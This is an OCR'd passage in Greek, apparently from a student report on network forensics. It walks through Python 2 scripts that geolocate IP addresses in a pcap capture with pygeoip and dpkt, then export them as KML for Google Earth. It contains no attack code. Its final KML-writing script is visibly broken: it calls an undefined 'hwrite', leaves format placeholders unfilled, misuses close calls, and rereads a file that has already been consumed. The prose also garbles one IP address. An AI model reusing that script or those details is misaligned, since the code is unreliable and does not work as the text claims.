
Στο πρώτο στιγμιότυπο που αναπτύσσεται,χρησιμοποιείται η **pygeoip** βιβλιοθήκη ώστε να επιτευχθεί διασύνδεση της IP που έχει δοθεί στον κώδικα(**printGeo.py**) ως όρισμα με πραγματικές τοποθεσίες.





```
import pygeoip

gi = pygeoip.GeoIP('/opt/GeoIP/Geo.dat')

def printRecord(tgt):
        rec = gi.record_by_name(tgt)
        city = rec['city']
        country = rec['country_name']
        long = rec['longitude']
        lat = rec['latitude']
        print '[*] Target: ' + tgt + ' Geo-locateed.'
        print '[+] ' +str(city) +  ',' +str(country)
        print '[+] Latitude: ' +str(lat)+ ',Longitude: ' +str(long)

def main():
   f = open('geotest.pcap')
   tgt = '89.233.181.180'
```

```
printRecord(tgt)

if __name__ == '__main__':
    main()
```


Έστω ότι η ύποπτη IP που θέλουμε να βρούμε την τοποθεσία της στον κόσμο,είναι η 89.233.181.180. Ο παραπάνω κώδικας όταν τον εκτελέσουμε θα μας δώσει ακριβώς αυτή την πληροφορία και παρατηρούμε και από το παρακάτω στιγμιότυπο κονσόλας ότι ο χρήστης στον οποίο ανήκει,βρίσκεται στην Πράγα δείχνοντας και τις ακριβείς γεωγραφικές συντεταγμένες.



Ακολούθως θα παρουσιαστεί ένα δεύτερο στιγμιότυπο κώδικα**(printDirection.py)** το οποίο παρουσιάζει ζωντανά την επικοινωνία μεταξύ IP's ανά τον κόσμο με βάση ένα .pcap αρχείο.Αρχικά μεταφορτώνουμε και εγκαθηστούμε την **dpkt** βιβλιοθήκη απο τον σύνδεσμο http://code.google.com/p/dpkt, η οποία μας δίνει την δυνατότητα να αναλύσουμε την επικοινωνία και ακόμα μας παρέχει ένα πλήθος δυνατοτήτων για να διαβάσουμε διάφορα πρωτόκολλα όπως FTP,H.225,SCTP,BPG και Ipv6.




Στον κώδικα,υποθέτουμε ότι καταγράφουμε ένα pcap διαδικτυακό στιγμιότυπο(**geotest.pcap**) και θέλουμε να το αναλύσουμε.Η dpkt μας δίνει τη δυνατότητα να ελέγξουμε κάθε πακέτο ξεχωριστά στο στιγμιότυπο κίνησης και να αναλύσουμε κάθε επίπεδο πρωτοκόλλου του πακέτου.Αν και εμείς στα πλαίσια της εργασίας διαβάζουμε ένα προκαταγεγραμμένο στιγμιότυπο pcap,η προσθήκη της βιβλιοθήκης **pypcap** μας επιτρέπει να αναλύσουμε την διαδικτυακή κίνηση σε ζωντανό χρόνο.



```
import dpkt
import socket

def printPcap(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            print '[+] Src: ' + src + ' --> Dst: ' + dst
        except:
            pass

def main():
    f = open('geotest.pcap')
    pcap = dpkt.pcap.Reader(f)
    printPcap(pcap)
if __name__ == '__main__':
    main()
```

Για να διαβάσουμε ένα pcap αρχείο,δημιουργούμε στον κώδικα μια εντολή διασύνδεσης της dpkt με την κλάση pcap.reader δίνοντας ως όρισμα το αρχείο pcap που ανοίγουμε (f = open('<filename>.pcap'))

και το αποτέλεσμα της **dpkt.pcap.reader(f)** ως όρισμα στην συνάρτηση εκτύπωσης του αποτελέσματος **printPcap(pcap).** Η εκτέλεση του παραπάνω κώδικα έχει ως αποτέλεσμα να εμφανίζεται στην κονσόλα με βάση το geotest.pcap αρχείο,η κίνηση στο διαδίκτυο μεταξύ των IP's.Έστω ότι ο στόχος της ύποπτης IP είναι ο ίδιος που χρησιμοποιήσαμε και πριν,η IP 89.233.181.180.Μέχρι στιγμής έχουμε μάθει την τοποθεσία που βρίσκεται ο χρήστης αυτής της IP και με τον κώδικα printDirection.py θα μπορέσουμε να εντοπίσουμε και την κίνηση αυτής IP όπως δείχνει και η ακόλουθη εικόνα.




Παρατηρούμε ότι η IP που μας ενδιαφέρει,έχει δεχτεί δεδομένα από μία IP 57.7059.157 χωρίς όμως να γνωρίζουμε περισσότερες πληροφορίες για την τοποθεσία αυτής της IP.

Ο κώδικας που θα ακολουθήσει αποτελεί στην ουσία τον συνδυασμό των δύο παραπάνω εμφανίζοντας την κίνηση στο διαδίκτυο καθώς και τις τοποθεσίες των IP's.Η συνάρτηση που αναγνωρίζει την φυσική τοποθεσία μιας IP είναι η **retroGeoStr(pcap)** η οποία αν η δοθείσα IP διαθέτει αναγνωρισμένη πόλη και χώρα στον χάρτη μας τα επιστρέφει και τα 2 ενώ αν δεν έχει αναγνωρισμένη πόλη,μόνο την χώρα μέσα της try-except.Ολοκληρωμένος ο κώδικας παρουσιάζεται ακολούθως και τον εκτελούμε μαζί με το geotest.pcap αρχείο για ανάλυση της κίνησης στο διαδίκτυο όπως δείχνει και η εικόνα που ακολουθεί

```
import dpkt
import socket
import pygeoip
import optparse

gi = pygeoip.GeoIP('/opt/GeoIP/Geo.dat')
def retGeoStr(ip):
```

```
    try:
        rec = gi.record_by_name(ip)
        city = rec['city']
        country = rec['country_code3']
        if city != '':
            geoLoc = city + ', ' + country
        else:
            geoLoc = country
        return geoLoc
    except Exception, e:
        return 'Unregistered'

def printPcap(pcap):
    for (ts, buf) in pcap:
        try:
            eth = dpkt.ethernet.Ethernet(buf)
            ip = eth.data
            src = socket.inet_ntoa(ip.src)
            dst = socket.inet_ntoa(ip.dst)
            print '[+] Src: ' + src + ' --> Dst: ' + dst
            print '[+] Src: ' + retGeoStr(src) + '--> Dst: ' \
              + retGeoStr(dst)
        except:
            pass


def main():
    parser = optparse.OptionParser('usage %prog -p <pcap file>')
    parser.add_option('-p', dest='pcapFile', type='string', \
      help='specify pcap filename')
    (options, args) = parser.parse_args()
    if options.pcapFile == None:
        print parser.usage
        exit(0)
    pcapFile = options.pcapFile
    f = open(pcapFile)
    pcap = dpkt.pcap.Reader(f)
```

```
    printPcap(pcap)
if __name__ == '__main__':
    main()
```





Παρατηρούμε ότι η κίνηση στο διαδίκτυο πλέον παρουσιάζεται με βάση ένα pcap αρχείο πιο πλήρης και με τις φυσικές τοποθεσίες της κάθε διεύθυνσης.Έτσι λοιπόν για την ύποπτη διεύθυνση 89.233.181.180,που εξετάζουμε υποθετικά,παρατηρούμε ότι βρίσκεται στην Πράγα στην Τσεχία και ότι έχει επικοινωνία με μια διεύθυνση 57.70.59.157 η οποία βρίσκεται στην Αυστραλία(η πόλη δεν είναι ορισμένη στο geotest.pcap αρχείο).Με την χρήση και του λογισμικού της επόμενης ενότητας,θα μπορέσουμε να τις προσδιορίσουμε και ακριβώς στον χάρτη.

3.7.2 Ακριβής προσδιορισμός μιας IP στο χάρτη


Η εφαρμογή Google Earth είναι μια εικονική,χαρτογραφημένη από δορυφόρο,σφαίρα που προσομοιώνει με ακρίβεια την γη,παρέχοντας την δυνατότητα “επίσκεψης” στον χρήστη σε οποιαδήποτε χώρα,πόλη,διεύθυνση επιθυμούμε μέσα από γραμμή αναζήτησης ή χειροκίνητα με το ποντίκι του Η/Υ με scroll για zoom in και zoom out σε μια τοποθεσία.

Η πλατφόρμα είναι συμβατή με Windows,Mac OS X καθώς και με Linux που αποτελεί το λειτουργικό που δουλεύουμε για την εργασία.Για την εγκατάσταση του Google Earth,μεταφορτώνουμε το **.deb** μέσω της εντολής sudo wget http://dl.google.com/dl/earth/client/current/google-earth-stable_current_amd64.deb πακέτο και στη συνέχεια αποσυμπιέζουμε το αρχείο με την εντολή για .deb αρχεία **sudo dpkg -i google-earth-stable*.deb**





Εφόσον μέχρι και την αποσυμπίεση του πακέτου η διαδικασία είχε ολοκληρωθεί με επιτυχία,ακολουθεί η εγκατάσταση του προγράμματος μέσω της εντολής **sudo apt-get -f install** όπως φαίνεται στην προηγούμενη εικόνα.Πλέον έχουμε στον υπολογιστή μας εγκατεστημένο το Google Earth



Το συγκεκριμένο πρόγραμμα μπορεί να αναγνωρίσει και να διαβάσει αρχεία **.kml** τα οποία περιέχουν μια συγκεκριμένη **XML** δομή όπως αυτή που εξάγει ως αποτέλεσμα στην κονσόλα ο κώδικας(**GoogleEarth.py**) που θα παρουσιαστεί ακολούθως.Ο κώδικας έχει επίσης την ιδιότητα να εγγράφει αυτό το αποτέλεσμα και σε ένα αρχείο .kml το οποίο εξάγει.


```
import csv
import dpkt
import socket
import pygeoip
import optparse

gi = pygeoip.GeoIP('/opt/GeoIP/Geo.dat')
def retKML(ip):
```

```
  rec = gi.record_by_name(ip)
  try:
     longitude = rec['longitude']
     latitude = rec['latitude']
     kml = (
          '<Placemark>\n'
          '<name>%s</name>\n'
          '<Point>\n'
          '<coordinates>%6f,%6f</coordinates>\n'
          '</Point>\n'
          '</Placemark>\n'
          ) %(ip,longitude, latitude)
     return kml
  except:
     return ''

def plotIPs(pcap):
  kmlPts = ''
  for (ts, buf) in pcap:
     try:
        eth = dpkt.ethernet.Ethernet(buf)
        ip = eth.data
        src = socket.inet_ntoa(ip.src)
        srcKML = retKML(src)
        dst = socket.inet_ntoa(ip.dst)
        dstKML = retKML(dst)
        kmlPts = kmlPts + srcKML + dstKML
     except:
        pass
  return kmlPts

def main():
  parser = optparse.OptionParser('usage %prog -p <pcap file>')
  parser.add_option('-p', dest='pcapFile', type='string',\
    help='specify pcap filename')
  (options, args) = parser.parse_args()
  if options.pcapFile == None:
```

```
        print parser.usage
        exit(0)
    pcapFile = options.pcapFile
    f = open(pcapFile)

    pcap = dpkt.pcap.Reader(f)

    kmlheader = '<?xml version="1.0" encoding="UTF-8"?>\
    \n<kml xmlns="http://www.opengis.net/kml/2.2">\n<Document>\n'
    kmlfooter = '</Document>\n</kml>\n'
    kmldoc=kmlheader+plotIPs(pcap)+kmlfooter
    print kmldoc

    lines = f.readlines()
    h = open('/home/investigation/Desktop/TrafficAnalysis/geotest.kml', 'w')
    hname = "geotest.kml"
#Writing the kml file.
    h.write("<?xml version='1.0' encoding='UTF-8'?>\n")
    h.write("<kml xmlns='http://www.opengis.net/kml/2.2'>\n")
    h.write("<Folder>\n")
    h.write("   <name> Op Example </name>\n")
    for row in lines:
        hwrite('<Placemark>\n')
        hwrite('<name>%s</name>\n')
        hwrite('<Point>\n')
        hwrite('<coordinates>%6f,%6f</coordinates>\n')
        hwrite('</Point>\n')
        hwrite('</Placemark>\n')
        print ("File Created. ")
        h.close
        file.close()

if __name__ == '__main__':
    main()
```

Στο κώδικα χρησιμοποιείται η συνάρτηση retKML(),η οποία παίρνει μία IP ως όρισμα και επιστρέφει την ακριβή KML δομή για

